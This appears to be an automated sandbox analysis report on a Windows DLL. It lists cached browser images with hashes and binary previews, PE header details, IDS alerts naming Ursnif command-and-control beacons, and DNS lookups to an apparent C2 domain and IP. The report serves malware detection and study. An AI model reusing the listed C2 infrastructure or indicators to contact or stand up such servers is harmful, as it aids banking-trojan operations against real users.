C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BB1aQdUI[1].jpg

Preview:	......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO........,...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........ ....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz......... ....?....(.......j..6...@.V.....de...._j...0..IbVI.......I...Wp\@..|.|...P..m&....^......H?..`2.D....v...<.|..G.'....yaen-..".H...o.. ..N....eia..|. ,&Q,e..P........eig..KL....6\.*{zd.(.S..|Amd..Z].h.#............sq(.i.'c.d..U+.."+.>+MT.....p..!....1..NK}Y.........<.......H....)....#;..A....\.mE}.>-....n..(#..f%.I.#..z.`......u......#.S.c.-./...W. .....9../.X.........\hSZY..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BB1cG73h[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1131
Entropy (8bit):	7.767634475904567
Encrypted:	false
SSDEEP:	24:lGH0pUewXx5mbpLxMkes8rZDN+HFlCwUntvB:JCY9xr4rZDEFC
MD5:	D1495662336B0F1575134D32AF5D670A
SHA1:	EF841C80BB68056D4EF872C3815B33F147CA31A8
SHA-256:	8AD6ADB61B38AFF497F2EEB25D22DB30F25DE67D97A61DC6B050BB40A09ACD76
SHA-512:	964EE15CDC096A75B03F04E532F3AA5DCBCB622DE5E4B7E765FB4DE58FF93F12C1B49A647DA945B38A647233256F90FB71E699F65EE289C8B5857A73A7E6AAC6
Malicious:	false
Preview:	.PNG........IHDR................U....pHYs..........+......IDATx..U=l.E.~3;w{..#].Dg!.SD...p...E....PEJ.......B4.RE. :h..B.0.-$.D"Q 8.(.;.r.{3...d...G......7o..9....vQ.+...Q......."!#I......x\|...\...& .T6..~......Mr.d.....K..&..}.m.c.....`.`....AAA..,.F.?.v..Zk;...G...r7!..z......^K...z.........y...._..E..S....!$...0...u.-.Yp...@;;;%BQa.j..A.<)..k..N.....9.?..]t.Y.`....o....[.~~..u.sX.L..tN..m1...u ...........Ic....,7..(..&...t.Ka.]..,.T..g.."...W......q....:+t.?6....A..}...3h.BM/.....*..<.~..A.`m...:......H...7......{.....$... AL..^-...?5FA7'q..8jue...*.....?A...v..0...aS.*:.0.%.%"......[.=a......X..j.. <725.C..@.\. ..`.._....'...=....+.Sz.{......JK.A...C\|{.\|r.$.=Y.#5.K6.!........d.G...{......$.-D*.z..{...@.!d.e...&..o...$Y...v.1.....w..(U...iyWg.$...\>..].N...L.n=.[.....QeVe..&h...`;=.w.e9..} a=.......(.A&..#.jM~4.1.sH.%...h...Z2".........RP....&.3................a..&.I...y.m...XJK..'...a......!.d.......Tf.yLo8.+.+...KcZ.....|K..T....vd....cH.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BB1ftEY0[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	497
Entropy (8bit):	7.316910976448212
Encrypted:	false
SSDEEP:	12:6v/7YEtTvpTjO7q/cW7Xt3T4kL+JxK0ew3Jw61:rEtTRTj/XtjNSJMkJw61
MD5:	7FBE5C45678D25895F86E36149E83534
SHA1:	173D85747B8724B1C78ABB8223542C2D741F77A9
SHA-256:	9E32BF7E8805F283D02E5976C2894072AC37687E3C7090552529C9F8EF4DB7C6
SHA-512:	E9DE94C6F18C3E013AB0FF1D3FF318F4111BAF2F4B6645F1E90E5433689B9AE522AE3A899975EAA0AECA14A7D042F6DF1A265BA8BC4B7F73847B585E3C12C262
Malicious:	false
Preview:	.PNG........IHDR................a....pHYs..........+......IDATx....N.A..=.....bC...RR..`'......v.{:.^..... ."1.2....P..p.....nA......o.....1...N4.9.>..8....g.,...|."...nL.#..vQ.......C.D8.D.0*.DR).... kl..|.......m...T..=.tz...E..y..... ..S.i>O.x.l4p~w......{...U..S....w<.;.A3...R*..F..S1..j..%...1.|.3.mG..... f+.,x....5.e..]lz..*.).1W..Y(..L`.J...xx.y{.*.\. ...L..D..\N........g..W...}w:.......@].j ._$.LB.U..w'..S......R..:.^..[\.^@....j...t...?..<.............M..r..h....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BB1kvzy[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 30 x 30, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1100
Entropy (8bit):	7.749452105424938
Encrypted:	false
SSDEEP:	12:6v/7eZ3IqhrinW+y2UXaxTaJgfcoG7QKJ7OZfhL3cp1pW2krS7BiArfss7P7UIQb:jVT2aCTjG8MOZR372/7iU7UIylHdLN
MD5:	C6E13630360E0B6D880AFDF3CD2A2204
SHA1:	63DCA80F76834F5A3FBE79F661678375239F72A4
SHA-256:	49767874BCF0F0648266F3018B5CCE3CA539B85778E5395D1212ACB114287D65
SHA-512:	CB8F7629DA131226146B12119C06A846A2EC9E9D069711711AC50CD7F31E321144E39270E82EA693E2FE9BFD1634841BF450173807AB6607794E2AF0EBE832C8
Malicious:	false
Preview:	.PNG........IHDR.............;0......pHYs..........+......IDATx..}H.u....m..rR>..9#--o........[E1..kWB.#.],\F.8X.....\.&.......x.....y.b..p...z}~y..9....^..|.>....{I.?.;.......:.Uw.|...e.(......r..Wc7 Zq...F....N.O.}.n...^X..*$.q...&.%.....X....9d{.>...)..8..A...}.x#....K... z~$...4Y...<....)`..p....qr<arhwa.zY.Yq..$.<.....H...~...H\|..G...@\|./.8G.L..M...U..I...]..r(.s.."f..I...Q..b.x..MYd .D^.mg.G .H.........=Ot.v.D._..6.[o.7*L......d./B)I....d.....u......mqB.J.........4(R............".dSj.....{.gB.<...gdT....u~.?`.X.&&&N...\|.R..0..O.yV~./..; ..\.X[P....[...1y+++M...J../.+...}>_ mooo...~ohh....`l.......R..."...`......8...aeP...oL..f~n..m0..tY2.N.rrrT]].JKKk`"...Kw.i......\|............['<...bHM).....%;..=..D.s.......CN.........Y.,..I.<...s$...v.=5....N..E.YYYjzzZ..A...+]ohIII.. .L?<<|....}&q...].vM..?. ...+....m.....}6....|i.e+..Vf.........V.@...3.d......cRv.f...E%G..Xvv......ru...~..j.......\..f.....*.|m,//O..B....D...zUU....Z.kfccc*..."..V__...+**R.B..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BBJrIl1[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BBJrII1[1].png	
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	285
Entropy (8bit):	6.817753121237528
Encrypted:	false
SSDEEP:	6:6v/lhPahmCsuNR/8GxYbIi9BfLlNN0lgpmPuoEGXn1S/NmredEGWcqp:6v/7wz0Gx2v8lgpmn1GDdgp
MD5:	815BC0B491D1C2229AA6AF07F213CAB5
SHA1:	E7F9F38CE6E310209CEC1F291D398AA499CFB64D
SHA-256:	2705097C373E4DE9A34E02C575A3D86854FCDD08365DA79F93525E68F562917A
SHA-512:	3B87F4003BE22584D59B301C89FE5B09E16B27126E3A8E90C4DCFD8AB94052A17AEFE7D75443151A48757031033A92077BA603BE01E1A199BC8727B8E0593DC9
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx...-..`....],.,b.4h.*~....h2.,v?.`2..2.f.f....2."8A..I..O..;.q....c..<..@).....y..t...-r....{...u.}$....0qF.3..F.]..8C.!....K..FL0.4...2 9.....2..c..4(.D....S.PE.=,...,,..s._P.)....C../....e.O.7P...f3.!.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BBPfCZL[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 50 x 50
Category:	dropped
Size (bytes):	2313
Entropy (8bit):	7.594679301225926
Encrypted:	false
SSDEEP:	48:5Zvh21Zt5SkY33fS+PuSsgSrrVi7X3ZgMjkCqBn9VKg3dPnRd:vkrrS333q+PagKk7X3ZgaI9kMpRd
MD5:	59DAB7927838DE6A39856EED1495701B
SHA1:	A80734C857BFF8FF159C1879A041C6EA2329A1FA
SHA-256:	544BA9B5585B12B62B01C095633EFC953A7732A29CB1E941FDE5AD62AD462D57
SHA-512:	7D3FB1A5CC782E3C5047A6C5F14BF26DD39B8974962550193464B84A9B83B4C42FB38B19BD0CEF8247B78E3674F0C26F499DAFCF9AF780710221259D2625DB86
Malicious:	false
Preview:	GIF89a2.2.....7..;..?..C..I..H..<..9.....8..F..7..E..@..C..@..6..9..8..J..*z.G..>..?..A..6..>..8..:..A..=..B..4..B..D..=..K..=..@..<..:..3~.B..D.....,|.4..2..6..:..J..;..G....Fl..1}.4..R.... .Y..E..>..9..5..X..A..2..P..J../|.9....T.+Z.....+..<.Fq.Gn..V..;..7.Lr..W..C..<.Fp.].....A.....0{.L..E..H..@.....3..3..O..M..K....#[.3i..D..>.....I....<n..;..Z..1..G..8..E....Hu..1..>.. T..a.Fs..C..8..0}....;..6..t.Ft..5.Bi..:.x...E.....'z^~.....[....8`.....;..@..B.....7.....<.....F.....6.....>..?.n.....g.....s...)a.Cm....'a.0Z..7....3f..<.:e.....@.q.....Ds..B....!P .n...J.....Li..=.....F.....B.....:r....w..|.....`..[}.g...J.Ms..K.Ft.....'.>.....Ry.Nv.n..]..Bl.....S..;....Dj.....=.....O.y.....6..J.....)V..g..5.....!..NETSCAPE2.0.....!...d...,...2.2..... ..3.`..9.(|.d.C .wH.(."D...(D.....d.Y.....<.(PP.F...dL.@.&.28..$1S....*TP.....>...L..!T.X!.(..@a..IsgM..|..Jc(Q.+.....2.:.)y2.J.....W,..eW2.!....!....C.....d...zeh....P.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\cfdbd9[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	740
Entropy (8bit):	7.552939906140702
Encrypted:	false
SSDEEP:	12:6v/70MpfkExg1J0T5F1NRlYx1TEdLh8vJ542irJQ5nnXZkCaOj0cMgL17jXGW:HMuXk5RwTTEovn0AXZMitL9aW
MD5:	FE5E6684967766FF6A8AC57500502910
SHA1:	3F660AA0433C4DBB33C2C13872AA5A95BC6D377B
SHA-256:	3B6770482AF6DA488BD797AD2682C8D204ED536D0D173EE7BB6CE80D479A2EA7
SHA-512:	AF9F1BABF872CBF76FC8C6B497E70F07DF1677BB17A92F54DC837BC2158423B5BF1480FF20553927ECA2E3F57D5E23341E88573A1823F3774BFF8871746FFA51
Malicious:	false
Preview:	.PNG.....IHDR.....U....sBIT....|.d.....pHYs.....~.....tEXtSoftware.Adobe Fireworks CS6.....tEXtCreation Time.07/21/16.~y....<IDATH..;k.Q....;.;..&..#...4..2... ..V,...X..~.{..|.Cj.....B$.%.nb....c1...w.YV....=g.....!..&.$.mI...I.$M.F3.}W,e.%..x.,..c..0.*V....W.=0.uv.X...C....3`....s.....c.....2]E0.....M...^i...[..]5.&...g.z5]H....gf....I... .u.....:uy.8"....5...0.....z.....o.t...G..".....3.H....Y....3..G....v..T....a.&K.....,T.\.[..E.....?.....D.....M..9...ek..kP.A.`2.....k...D.}.\...V%.\..vIM..3.t....8.S.P.....9.....yI.<...9... ..R.e.!`..-@.....+.a..*x..0.....Y.m.1..N.I...V.'..;.V..a.3.U....,1c.-.J<..q.m-1...d.A..d.`.4.k..i.....SL.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\http___cdn.taboola.com_libtrc_static_thumbnails_b3b730df929ed7084f256b53000dc655[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	20805
Entropy (8bit):	7.958583012961481
Encrypted:	false
SSDEEP:	384:qYG1LoUYYUqI7s6G16hfWRskw4xjpfLVAMSDI5wuF7aW13FVfGhc62RaGv3mxkK:ZG1ULcGfWRTVxjRLVAMSM5w87aW13FCn
MD5:	54E1A089C81AC4733C601033B8173199
SHA1:	C6D1B62F4C75E00ED06F81929D336DBDE62A1920
SHA-256:	91D8484713E50908FAD575102FE050DEFF04FF84BCB8760C761BBB581DE976C7
SHA-512:	7A15D869B2351A443F313ECD01EE37C33778827553D88DA7C15D8B0B7B1A1FB3A0B3CF2EDA5A8FF9D4AC3FA2AAD906785188A9743F450AF3E9593CD6071151F
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\http___cdn.taboola.com_libtrc_static_thumbnails_b3b730df929ed7084f256b53000dc655[1].jpg

Preview:	......JFIF..... .... %...%-))-969KKd.....!..!..)1(%(1)I9339ITGCGTf[[f.z.....7.....6..... .....;.....D.]....B}P.....xc5<I.<{.m....._"XKu....h.#y&.....r!p.JF...7n.+}.Y.+}'V.....%u.]..cv.N..{k..Wx.X.D.....I.6..+38.6.. Em..I....dw....r.#....OSj.z.....E(...3pI<.7.-~...~.L6...'r.....<.n.#...dL~.....-.....tY..ak...^T,.....[.a...n....EF....gx...x...f..0t..b..:.Ku)]f.....,..S.J.....T.9w...;:K.....F..V.k.e.G...u..c ..L*.|S.gk.X.}y}J.@..u.E.....5.'...K2u].&...t... ^.^].uw.&...nP..~3...S...c.....>n..X..F.w..vF_....'8..b.... .u...]....u.....x...>sy.<...o...;.M..?..fU....=..I....-..Mc..m.A.L..4...I.=.....>y..9.. ..+;.C_hv.....>..~.....tOm#6..J...7.]....&..h7....g:a..[z]..cP...?.zz..G....Z.T..rp./r...^ ..Yw..5v..S4

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\http___cdn.taboola.com_libtrc_static_thumbnails_ceedb38b7c05f6380193a62666745514[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	46724
Entropy (8bit):	7.982455995889274
Encrypted:	false
SSDEEP:	768:E9kkdzfIgV219aRWWEj7Z+xIvm7zaEnniSMYLwj2rQgwtutPM6QBQ8/KT4o34q8v:YkwcRSEjcvniiBrQ3tYOy+6QRN
MD5:	AFA97CD47E1634980ECB88887F6F02D2
SHA1:	9A1EEB307ADAA281EAD0054267A8B04318F114C6
SHA-256:	154833E2F983EC646083DA0925C14181464CEA7F5479C8D6D230FFEAE8D7595F
SHA-512:	D7B87EEAD9BFF1BF91C63A439A50B860C10A3A6FA8C169C999DA5EC021001F6255456570DB27C48B082AE9646AFFCCFB456205C8E256A1D80C094694F1B0C1D7
Malicious:	false
Preview:	......JFIF.....&""&0-0>>T.....'.....'#*" "*#>1++1>H<9<HWNNWmhm.....7.....5..... .....=.$.>I.L.$.'.2L.$.2L.$.2L.$.2L.$.2N.2L..$.2O.k..&I.d.&I.d.&I.d.&I.d.Rd.d.<.d.d.'.<I.d.&I.|.\.$.'.2L.$.2E....03.@....P...."1g.p..!....!../%.!Ba ..2.e.d.cf....l..v...m.[.iM...Ap.b .e...-b..k...ea.....s...'...[C#M)e.....,..e...r.....+.....3F..2BY;...i.....we/.....I....p...j....f...I.&..r..W.....A.C...gH3Q.P.2../D..S...]a-.Ct....Y..e.&7..J....1.5:E....i..\.....h.:....O. .V.D.....Y.X.. .:.. .....=.D.;.....N.-.....Ta..N-..5.0..0.:W..Q....S;`wB.....&p.....lEO32...Bdu.....'..C.ec.L.F.#SiGU.L....L.....r..H..P..f.A....[.....e.t.;G.,.m.4.F.....r..kC!..O..Z...:,.[.7.....,y.<!.@.b.f.|. ..!L.ib.....|gd.s...Y1K*.....^.V...]R.A.j..&.e ..... Ih..g%c.....z+..N.I..I&...g...[.i..(j~.}"h.^....i.D...}..q..~.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\https___console.brax-cdn.com_creatives_a6cb1edf-85ae-42d3-8ce3-0c3ef2d08771_46fb1684-fb46-4b92-97d6-73c06aebbfee_1000x600_bdf0634e74df9e1a3c17cd78afe8adb9[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	17316
Entropy (8bit):	7.972483552868003
Encrypted:	false
SSDEEP:	384:/8UwnYwsYaH4NsjHt6+U1vTvN9wzQ2Mr6g6tSvGnvhPhaGd:/8UEsYaY2jHBUdTvwsTOlOGvhn
MD5:	70E7A9513624839B604443B3B54043D6
SHA1:	EBB39B01F83791AD6AD340B6F6D9D038F3417013
SHA-256:	86AF417CAB26D48954544DF86D5517906DA599A32CBEF821A394211ED8FA11D3
SHA-512:	E4C25B3847A00183E6D9DBBBEB917B1DB1B3B14624F08B7359F8D73486A3FCADABC51E1F38A43E4D7509520F16C7FB1BE237D8DED5714CAC6611DE046148240
Malicious:	false
Preview:	......JFIF....."......".$...$.6*&&*6>424>LDDL_Z_||....."......".$...$.6*&&*6>424>LDDL_Z_||.....7...."..........3..... .....f.G..Y...(.ad....x..t..&\h.Z .#!d;.....EU..`.?P..v.../q..cG\...z....N"ieU...*..[dA(X.0..>.V.p.V.Mv91+...=)..}...ImP....3XK.7+.].2....I[-.C.#..z+c*..b...jx.....3....Q]...3.)... s....z..70TLr.,K[_(S,*yT{03Y.....^...9.-Z!...e.e.....tT../.v....v.....X.....2y.r.e.....T^..+o..ly].....*o..=s...Sg....6U.+..j...u..".~.6.l.....k@9....h.c1>Ju.T.Y...s..Tt.^.'..3.k.L*.C,...uu ..V.....W...d..b...Yd\KL...Ut.....])^W].D..s7.mh...+..*....7r..mU~@.Muvi..&W|.sF].P.-.7..t..R.g..|.:. ..Y.....*.....I.B[dM#go.9.....k....WD.Q...Z.+...l.Y..'.].*.`-`.M,....+B.A. .zd.M.]..zx..%...hQ..]@.)I).....!.l...-...-.I{.,.b.....D.+.l.sv.o...z2@,...S....K.....!.JVz...2.S...7.mv...Y..g'....2u.....I...#yi"..N..W..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\https___s3.amazonaws.com_shinez-pictures_1617177826938a14141d3bca4cb41620f72354f58c4ff[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	22382
Entropy (8bit):	7.974972742647171
Encrypted:	false
SSDEEP:	384:EY6JQAiAtg9hi5QZ9Ih/DM05XTbFwbp8EP2UaZ0kCU/KsAw5FaG+XGpqbKgGjgf:p6i/At4i5QZyh7M05XT5wbp8EPUik9Zm
MD5:	C8B18C873B56148C17D86E406DFE23DA
SHA1:	7C141BB6BB6D5F27FE60A0B0BBE9CD7B8DDD62A7
SHA-256:	91BDC156588ACF6767BBB57BDF77AB60321E22EEEF6C2B77BEF81C9B166779AE
SHA-512:	549DB901C9738BC6FA6221556057F3F1DA12BCEEB2A6230511BCBDD8DB78F82E33327AFDF6449AA1F776B47966E52B345BB8B12C2C8289F196506CE18CFBA60B
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\https___s3.amazonaws.com_shinez-pictures_1617177826938a14141d3bca4cb41620f72354f58c4ff[1].jpg	
Preview:	.....JFIF.....&""&0-0>>T.....&""&0-0>>T.....7...."".....6..... .....~..#....J0...i.},Hqn]..NKK...=.....'Qi..7...<....m...'{n..5._.....V..5.0&.....d.....9Z.....}9.s.+....".y..{.}..b4..{..<..<cW...7...rk(..??L..Yq.....1...nC.....y..g..'...:2.=.7K.L .j.l@/'.|.s.[.B..U\O.E.B.*1G%.....8.,.....D..>..).3..Hb.Y.X..9.>|..Q.I'..Zz.>%...Uja....5.;r'..M.s1...W..#...2.....r$.b...T.n.q..M...e....\~.I.j...>..[.1..../..O....D^...<d.B__..Q..6^.8 ..Q..O.u.s..B.?.....]'L..$.|..5OZ.o{nz.....)G.u.*.(?...+..^...7.w.9.z.....:...1....1.@...ekcJg.B9...nl]..O.A.Z~:nr.%1lC.. .....(..7.Y.U..k.K...,.....$.w.pZ.d.".0s.....#.n.]....9.QN..."!. \n.{\.].T.)E#.Q[.w.....@.....yD@.I.u...6.:.H.C..Z.....f.T.."lp".....D.$.H?.1.r..9.&.+8....c.(...{=...b...z.c....Y....,..

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.700886953717853
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	a04.dll
File size:	389632
MD5:	a04cc72f0946720cc875ed228f565c1d
SHA1:	58b12ddffb7015e8857209c60a06ed4419a23641
SHA256:	e04823c56b627e74c92656340de38aed9804af65040bbed746b206de5a122dc5
SHA512:	dd899e5fab849ec5e27408597b39ff009866304a1d9b1a4e3ce126b72c25155fd379cbb6395e74f7a05b2d6a5f46bf17d631e261d90e778c791f7cb8543ebc32
SSDEEP:	6144:pguK47sx+R4DNoapfo2LnHhKiVbI9hrse5Sa3/02slYzfThE:pguhxwo2okbihRSl/rsdfThE
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....>p..P#..P#..P#...#..P#...##.P#...#..P#...#..P#..Q#*.P#...#..P#...#..P#...#..P#...#..P#Rich..P#.....PE..L....(.U.....

File Icon

Icon Hash:	928094968e869ed2

Static PE Info

General

Entrypoint:	0x403d11
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5514280C [Thu Mar 26 15:38:52 2015 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	a554a8c84a5b556026c60d682c670603

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x4013b	0x40200	False	0.751941703216	data	6.83409400376	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x42000	0xa7e8	0xa800	False	0.535505022321	data	5.68603541384	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x4d000	0x512420	0x1600	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x560000	0x10e90	0x11000	False	0.156264361213	data	5.12897604269	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x571000	0x1c80	0x1e00	False	0.755208333333	data	6.58165390017	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/07/21-15:51:52.671546	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	51726	8.8.8.8	192.168.2.4
10/07/21-15:53:08.238803	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49936	80	192.168.2.4	87.106.18.141
10/07/21-15:53:08.238803	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49936	80	192.168.2.4	87.106.18.141
10/07/21-15:53:29.599541	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49961	80	192.168.2.4	87.106.18.141
10/07/21-15:53:29.599541	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49961	80	192.168.2.4	87.106.18.141
10/07/21-15:53:34.574084	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49965	80	192.168.2.4	87.106.18.141
10/07/21-15:54:06.183676	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49997	80	192.168.2.4	87.106.18.141
10/07/21-15:54:06.183676	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49997	80	192.168.2.4	87.106.18.141

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 7, 2021 15:51:42.153971910 CEST	192.168.2.4	8.8.8.8	0x3d2e	Standard query (0)	www.msn.com	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:45.878279924 CEST	192.168.2.4	8.8.8.8	0x6bbf	Standard query (0)	web.vortex .data.msn.com	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:46.787461042 CEST	192.168.2.4	8.8.8.8	0x19e7	Standard query (0)	geolocatio n.onetrust.com	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:46.959943056 CEST	192.168.2.4	8.8.8.8	0xd505	Standard query (0)	contextual .media.net	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:48.617886066 CEST	192.168.2.4	8.8.8.8	0x44fe	Standard query (0)	btloader.com	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:51.565850973 CEST	192.168.2.4	8.8.8.8	0x8482	Standard query (0)	lg3.media.net	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:51.816333055 CEST	192.168.2.4	8.8.8.8	0x57b	Standard query (0)	ad.doublec lick.net	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:51.822688103 CEST	192.168.2.4	8.8.8.8	0x2a71	Standard query (0)	ad-delivery.net	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.451631069 CEST	192.168.2.4	8.8.8.8	0xe592	Standard query (0)	cm.g.doubl eclick.net	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.507438898 CEST	192.168.2.4	8.8.8.8	0x61a7	Standard query (0)	x.bidswitch.net	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.651334047 CEST	192.168.2.4	8.8.8.8	0x7224	Standard query (0)	id.rlcdn.com	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.770416975 CEST	192.168.2.4	8.8.8.8	0xfc26	Standard query (0)	cs.media.net	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.778383970 CEST	192.168.2.4	8.8.8.8	0xf784	Standard query (0)	match.adsrvr.org	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:52.960918903 CEST	192.168.2.4	8.8.8.8	0x9c9f	Standard query (0)	rtb.mfadsrvr.com	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:53.001507998 CEST	192.168.2.4	8.8.8.8	0x2c46	Standard query (0)	hblg.media.net	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:53.687244892 CEST	192.168.2.4	8.8.8.8	0xfe40	Standard query (0)	pixel.adve rtising.com	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:53.890007019 CEST	192.168.2.4	8.8.8.8	0x4039	Standard query (0)	ups.analyt ics.yahoo.com	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:53.953255892 CEST	192.168.2.4	8.8.8.8	0x9dc8	Standard query (0)	srtb.msn.com	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:55.138381958 CEST	192.168.2.4	8.8.8.8	0x6323	Standard query (0)	img.img-ta boola.com	A (IP address)	IN (0x0001)
Oct 7, 2021 15:51:56.737637997 CEST	192.168.2.4	8.8.8.8	0xc1ae	Standard query (0)	cvision.media.net	A (IP address)	IN (0x0001)
Oct 7, 2021 15:53:08.155821085 CEST	192.168.2.4	8.8.8.8	0x7941	Standard query (0)	app10.laptok.at	A (IP address)	IN (0x0001)
Oct 7, 2021 15:53:29.472192049 CEST	192.168.2.4	8.8.8.8	0x41f5	Standard query (0)	app10.laptok.at	A (IP address)	IN (0x0001)
Oct 7, 2021 15:53:34.481219053 CEST	192.168.2.4	8.8.8.8	0xb573	Standard query (0)	app10.laptok.at	A (IP address)	IN (0x0001)
Oct 7, 2021 15:54:06.077280045 CEST	192.168.2.4	8.8.8.8	0xec88	Standard query (0)	app10.laptok.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
